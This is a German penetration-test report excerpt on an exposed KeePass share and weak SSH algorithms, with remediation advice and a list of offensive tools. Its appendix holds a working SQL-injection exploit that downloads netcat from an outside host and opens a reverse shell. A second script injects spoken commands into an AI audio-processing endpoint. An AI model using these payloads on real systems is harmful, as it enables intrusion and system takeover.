


Abbildung 8: KeePass-Datenbankeintrag 4 – Offenlegung gespeicherter Zugangsdaten

7.3.2.2 Empfehlung

Der Zugriff auf SMB-Freigaben sollte ausschließlich authentifizierten und autorisierten Benutzern gestattet werden. Anonyme Zugriffe sowie Gastkonten sind zu deaktivieren, sofern hierfür keine zwingende betriebliche Notwendigkeit besteht. Sensible Dateien wie Passwortdatenbanken dürfen nicht in allgemein zugänglichen Freigaben gespeichert werden.


Darüber hinaus sollte für KeePass-Datenbanken ein starkes und ausreichend komplexes Master-Passwort verwendet werden. Die gespeicherten Zugangsdaten sollten überprüft und gegebenenfalls als kompromittiert betrachtet sowie durch neue Kennwörter ersetzt werden. Zusätzlich wird empfohlen, die Berechtigungen auf Dateifreigaben regelmäßig zu überprüfen und das Prinzip der minimalen Rechtevergabe konsequent umzusetzen.

7.3.3 M1: Unsichere SSH-Kryptokonfiguration (veraltete und schwache Algorithmen)

Wahrscheinlichkeit	Auswirkung	Risiko
Mittel	Mittel	Mittel

CVSS Bewertung

Risiko: Mittel
Wert: 6.9
Vektor: CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N



Betroffene Komponenten

10.129.10.74

7.3.3.1 Analyse

Der SSH-Dienst auf dem Zielsystem (`10.129.10.74 - OpenSSH 7.6p1`) verwendet eine Vielzahl veralteter, kryptographisch schwacher oder unsicher konfigurierter Algorithmen. Insbesondere werden weiterhin unsichere Key-Exchange-Methoden wie `diffie-hellman-group14-sha1` sowie elliptische Kurven der NIST-P-Standardfamilie (`ecdsa-sha2-nistp256`, `ecdh-sha2-nistp256/p384/p521`) eingesetzt, die als potenziell kompromittiert bzw. nicht mehr zeitgemäß gelten.

Zusätzlich sind veraltete Host-Key-Algorithmen wie `ssh-rsa` (SHA-1 basiert) aktiv, welche in modernen SSH-Implementierungen als veraltet gelten. Auch MAC-Algorithmen wie `hmac-sha1` und `hmac-sha1-etm@openssh.com` sind zwar weiterhin erlaubt aber gelten als kryptographisch gebrochen.

Im Bereich der Verschlüsselung wird `chacha20-poly1305@openssh.com` genutzt, welches anfällig für die Terrapin-Attacke (CVE-2023-48795) sein kann, wenn keine zusätzlichen Schutzmaßnahmen aktiviert sind. Zudem werden mehrere AES-CTR- und GCM-Verfahren angeboten, was zwar grundsätzlich akzeptabel ist, jedoch durch die Vielzahl unsicherer Fallback-Optionen relativiert wird.

Die Konfiguration erlaubt insgesamt eine breite Auswahl an alten und schwachen KEX-, Key-, MAC- und Cipher-Algorithmen, wodurch ein Downgrade-Angriff oder die Nutzung schwacher Kryptographie durch einen Angreifer erleichtert wird. Zusätzlich ist die Kompression aktiviert, was in bestimmten Szenarien (z. B. CRIME-ähnliche Angriffe) ein zusätzliches Risiko darstellen kann.

Evidenz:

```
┌──(kali㉿kali)-[~/Desktop/Tools/ssh-audit]
└─$ python3 ssh-audit.py 10.129.10.78
# general
(gen) banner: SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
(gen) software: OpenSSH 7.6p1
(gen) compatibility: OpenSSH 7.4+, Dropbear SSH 2020.79+
(gen) compression: enabled (zlib@openssh.com)

# key exchange algorithms
(kex) curve25519-sha256                     -- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 7.4, Dropbear SSH 2018.76
                                            `- [info] default key exchange from OpenSSH 7.4 to 8.9
(kex) curve25519-sha256@libssh.org          -- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 6.4, Dropbear SSH 2013.62
                                            `- [info] default key exchange from OpenSSH 6.5 to 7.3
(kex) ecdh-sha2-nistp256                    -- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
                                            `- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp384                    -- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
                                            `- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) ecdh-sha2-nistp521                    -- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
                                            `- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(kex) diffie-hellman-group-exchange-sha256 (3072-bit) -- [warn] does not provide protection against post-quantum attacks
                                                      `- [info] available since OpenSSH 4.4
                                                      `- [info] OpenSSH's GEX fallback mechanism was triggered during testing. Very old SSH clients will s
s will use 3072. This can only be disabled by recompiling the code (see https://github.com/openssh/openssh-portable/blob/V_9_4/dh.c#L477).
(kex) diffie-hellman-group16-sha512         -- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group18-sha512         -- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 7.3
(kex) diffie-hellman-group14-sha256         -- [warn] 2048-bit modulus only provides 112-bits of symmetric strength
                                            `- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 7.3, Dropbear SSH 2016.73
(kex) diffie-hellman-group14-sha1           -- [fail] using broken SHA-1 hash algorithm
                                            `- [warn] 2048-bit modulus only provides 112-bits of symmetric strength
                                            `- [warn] does not provide protection against post-quantum attacks
                                            `- [info] available since OpenSSH 3.9, Dropbear SSH 0.53

# host-key algorithms
(key) ssh-rsa (2048-bit)                    -- [fail] using broken SHA-1 hash algorithm
                                            `- [warn] 2048-bit modulus only provides 112-bits of symmetric strength
                                            `- [info] available since OpenSSH 2.5.0, Dropbear SSH 0.28
                                            `- [info] deprecated in OpenSSH 8.8: https://www.openssh.com/txt/release-8.8
(key) rsa-sha2-512 (2048-bit)               -- [warn] 2048-bit modulus only provides 112-bits of symmetric strength
                                            `- [info] available since OpenSSH 7.2
(key) rsa-sha2-256 (2048-bit)               -- [warn] 2048-bit modulus only provides 112-bits of symmetric strength
                                            `- [info] available since OpenSSH 7.2, Dropbear SSH 2020.79
(key) ecdsa-sha2-nistp256                   -- [fail] using elliptic curves that are suspected as being backdoored by the U.S. National Security Agency
                                            `- [warn] using weak random number generator could reveal the key
                                            `- [info] available since OpenSSH 5.7, Dropbear SSH 2013.62
(key) ssh-ed25519                           -- [info] available since OpenSSH 6.5, Dropbear SSH 2020.79

# encryption algorithms (ciphers)
(enc) chacha20-poly1305@openssh.com         -- [warn] vulnerable to the Terrapin attack (CVE-2023-48795), allowing message prefix truncation
                                            `- [info] available since OpenSSH 6.5, Dropbear SSH 2020.79
                                            `- [info] default cipher since OpenSSH 6.9
(enc) aes128-ctr                            -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes192-ctr                            -- [info] available since OpenSSH 3.7
(enc) aes256-ctr                            -- [info] available since OpenSSH 3.7, Dropbear SSH 0.52
(enc) aes128-gcm@openssh.com                -- [info] available since OpenSSH 6.2
(enc) aes256-gcm@openssh.com                -- [info] available since OpenSSH 6.2
```

Abbildung 1: Ausgabe des ssh-audit Tools




Abbildung 2: Ausgabe des ssh-audit Tools

7.3.3.2 Empfehlung

Zur Absicherung des SSH-Dienstes sollte die Konfiguration konsequent auf moderne, sichere Kryptostandards reduziert werden. Dieser Befund zeigt, dass mehrere veraltete und unsichere kryptographische Algorithmen im SSH-Dienst aktiviert sind, die dringend deaktiviert oder ersetzt werden sollten.

Empfohlene Maßnahmen:

- Deaktivierung von `ssh-rsa` und allen SHA-1-basierten Algorithmen
- Entfernung von `diffie-hellman-group14-sha1` sowie allen NIST-P-256/384/521 Kurven
- Verwendung moderner Key-Exchange-Methoden wie `curve25519-sha256`
- Einschränkung der Host-Key-Algorithmen auf `ssh-ed25519` und starke RSA-Varianten (≥3072 Bit)
- Deaktivierung unsicherer MACs wie `hmac-sha1` und `umac-64`
- Bevorzugung von AEAD-Chiffren wie `aes256-gcm@openssh.com`
- Prüfung und Absicherung gegen die Terrapin-Schwachstelle (CVE-2023-48795)
- Deaktivierung unnötiger Kompression, sofern nicht erforderlich
- Reduktion der angebotenen Algorithmen auf ein Minimum (secure cipher suite hardening)

8. Verwendete Software und Werkzeuge

Software	Zweck	Link
Aircrack-ng	WiFi-Bewertung	https://aircrack-ng.org/
Bloodhound	AD-Audit-Tool	https://github.com/SpecterOps/BloodHound
Burp Suite	Interception Proxy	https://portswigger.net/burp
Certipy	ADCS-Audit-Tool	https://github.com/ly4k/Certipy
CrackMapExec	Post-Exploitation-Tool	https://github.com/NetExecPWN/NetExec
Dirsearch	Web-Pfad-Suche	https://github.com/maurosoria/dirsearch
Enum4Linux-ng	Linux/SMB-Enumeration-Tool	https://github.com/carlospolop/enum4linux-ng
EvilWinRm	WinRM Ruby-Tool	https://github.com/Hackplayers/evil-winrm
Feroxbuster	Web-Directory-Scanner	https://gitlab.com/kalilinux/packages/feroxbuster
Flite	Text-zu-Sprache-Generator	https://github.com/festvox/flite
Hashcat	Passwort-Recovery / Cracking	https://hashcat.net/hashcat/
Impacket	Python-Sammlung	https://github.com/fortra/impacket
John the Ripper	Passwort-Cracking-Tool	https://www.openwall.com/john/
JWT Tool	JWT-Analyse	https://github.com/ticarpi/jwt_tool
LinPEAS	Linux-Privilegien-Eskalation	https://github.com/peass-ng/PEASS-ng
Metasploit	Exploit-Framework	https://www.metasploit.com/
Mimikatz	Credential Dumping Tool	https://gitlab.com/kalilinux/packages/mimikatz
Nessus	Sicherheits-Scanner	https://tenable.com/products/nessus
Nikto	Sicherheits-Scanner	https://github.com/sullo/nikto
Nmap	Netzwerkscanner	https://nmap.org/
OWASP ZAP	Web-Anwendungs-Scanner	https://www.zaproxy.org/
PrivscCheck	Privilegien-Eskalationstool	https://github.com/itm4n/PrivescCheck

Software	Zweck	Link
PrintSpoofer	Lokale Privilegieneskalation	https://github.com/itm4n/printspoofer
Rubeus	Kerberos-Angriffe / AD	https://github.com/GhostPack/Rubeus
SharpHound	AD-Datensammlungstool	https://github.com/BloodHoundAD/SharpHound
Shcheck	HTTP-Header-Check	https://github.com/santoru/shcheck
Smbscan	SMB-Audit-Tool	https://github.com/jeffhacks/smbscan
Smbclient	SMB-Dateizugriff	https://salsa.debian.org/samba-team/samba
Snaffler	Share-Scanning	https://github.com/SnaffCon/Snaffler
SSH-Audit	SSH-Konfigurationsprüfung	https://github.com/jtesta/ssh-audit
SQLmap	SQLi-Scanner	https://sqlmap.org/
THC Hydra	Passwort-Brute-Force	https://sectools.org/tool/hydra/
Wireshark	Netzwerkverkehr-Analyse	https://www.wireshark.org/
WinPEAS	Windows-Privilegien-Eskalation	https://github.com/peass-ng/PEASS-ng
WpScan	WordPress-Audit-Tool	https://wpscan.com/

9. Anhang

9.1 Proof of Concept - Python Exploit Script (sql_injection_exploit.py)

Im Folgenden wird der vollständige Quellcode des Proof-of-Concept-Exploits (sql_injection_exploit.py) dargestellt, der für das Finding K1: SQL-Injection im Login-Formular führt zu Remotecodeausführung, entwickelt wurde. Das Skript repliziert den manuell in Burp Suite erstellten HTTP-POST-Request und automatisiert die Ausführung des SQL-Injection-Payloads.

```
#!/usr/bin/env python3
import requests
import urllib.parse

# Konfiguration
url = "http://192.168.152.121/login.aspx"
headers = {
    "Host": "192.168.152.121",
    "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0",
    "Accept": "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Accept-Language": "en-US,en;q=0.5",
    "Accept-Encoding": "gzip, deflate, br",
    "Content-Type": "application/x-www-form-urlencoded",
    "Origin": "http://192.168.152.121",
    "Connection": "keep-alive",
    "Referer": "http://192.168.152.121/login.aspx",
    "Upgrade-Insecure-Requests": "1",
    "Priority": "u=0, i"
}

# Payload - SQL Injection für xp_cmdshell
payload = {
    "__VIEWSTATE": "/
wEPDwUKMjA3MTgxMTM4Nw9kFgJmD2QWAgIDD2QWAgIBD2QWAgIHDw8WAh4EVGV4dAUmSW52YWxpZCBjcmVkZW50aWFscy4gUGxlYXNlIHRyeS
BhZ2Fpbi5kZGQ6ANQ+ZinGNG41JvoxdgmEmQZ5mPmfmkkqoJF0u3XSeg==",
    "__VIEWSTATEGENERATOR": "C2EE9ABB",
    "__EVENTVALIDATION": "/wEdAATe8ooRy1yZbe5QReMilY6mG8sL8VA5/m7gZ949JdB2tEE+RwHRw9AX2/
IZO4gVaaKVeG6rrLts0M7XT7lmdcb61gAUK1Up19u/e2ttdYdr5kv82bbq4/biNxm9IDXrF1w=",
    "ctl00$ContentPlaceHolder1$UsernameTextBox": "admin';EXEC sp_configure 'show advanced options',
1;\r\nRECONFIGURE;\r\nEXEC sp_configure 'xp_cmdshell',1;\r\nRECONFIGURE;\r\nEXEC xp_cmdshell 'certutil -
urlcache -f http://192.168.45.218:8000/nc.exe C:\\windows\\temp\\nc.exe';\r\nEXEC xp_cmdshell 'C:\\windows\
\temp\\nc.exe 192.168.45.218 4444 -e cmd.exe';--",
    "ctl00$ContentPlaceHolder1$PasswordTextBox": "",
    "ctl00$ContentPlaceHolder1$LoginButton": "Login"
}

try:
    # Senden der POST-Anfrage
    response = requests.post(url, headers=headers, data=payload, verify=False, allow_redirects=True)

    print(f"Statuscode:                    ")
    print(f"Response-Header:  dict                    ")
    print("\n--- Response-Body (erste 2000 Zeichen) ---")
```

```
        print(response.text[:2000])

        if response.status_code == 200:
            print("\n[+] Anfrage erfolgreich gesendet!")
        else:
            print(f"\n[-] Unerwarteter Statuscode: {response.status_code}")

    except requests.exceptions.ConnectionError as e:
        print(f"[-] Verbindungsfehler: {e}")
        print("Überprüfen Sie, ob der Server erreichbar ist und die IP-Adresse korrekt ist.")
    except Exception as e:
        print(f"[-] Unerwarteter Fehler: {e}")
```

9.2 Proof of Concept - Shell Inject Script (inject_ai.sh)

Im Folgenden wird der vollständige Quellcode des Proof-of-Concept-Injection (inject.sh) dargestellt, der für das Finding K2: SQL-Injection in AI-Verarbeitungsfunktion über Audio-Upload entwickelt wurde. Das Skript erzeugt aus einem übergebenen Text eine WAV-Audiodatei, lädt sie über http://10.129.7.196/ai.php hoch und extrahiert anschließend aus der HTTP-Antwort automatisiert die relevanten Inhalte durch Filtern von HTML-Tags.

```
#!/bin/bash

# Inhalt von inject_ai.sh

# 1. Erzeugt die Audiodatei aus dem ersten Argument
flite -voice rms -t "$1" -w /tmp/inject_ai.wav

# 2. Lädt die Datei hoch, extrahiert die Antwort und entfernt HTML-Tags in einem Schritt
curl -s -X POST http://10.129.7.196/ai.php \
  -F 'fileToUpload=@/tmp/inject_ai.wav;type=audio/x-wav' \
  -F 'submit=Process It!' \
  -x http://127.0.0.1:8080 | sed -n 's|.*<h3>\(.*\)<h3>.*|\1|p' | sed 's/<br \/>/\n/g'
```

Penetration Testing

BrightFlare FlexCo

Lastenstraße 11-15 | 8020 Graz, Austria
FN 664449g | Landesgericht für Zivilrechtssachen Graz
contact@brightflare.io | +43 316 438000

Awareness & Testing

Penetration Testing | Red Teaming & Simulation
Application Security | Secure Development
Security Awareness & Social Engineering

Gemeinsam gestalten wir eine resiliente Zukunft.
Entdecken Sie unsere weiteren spezialisierten Security-Services auf brightflare.io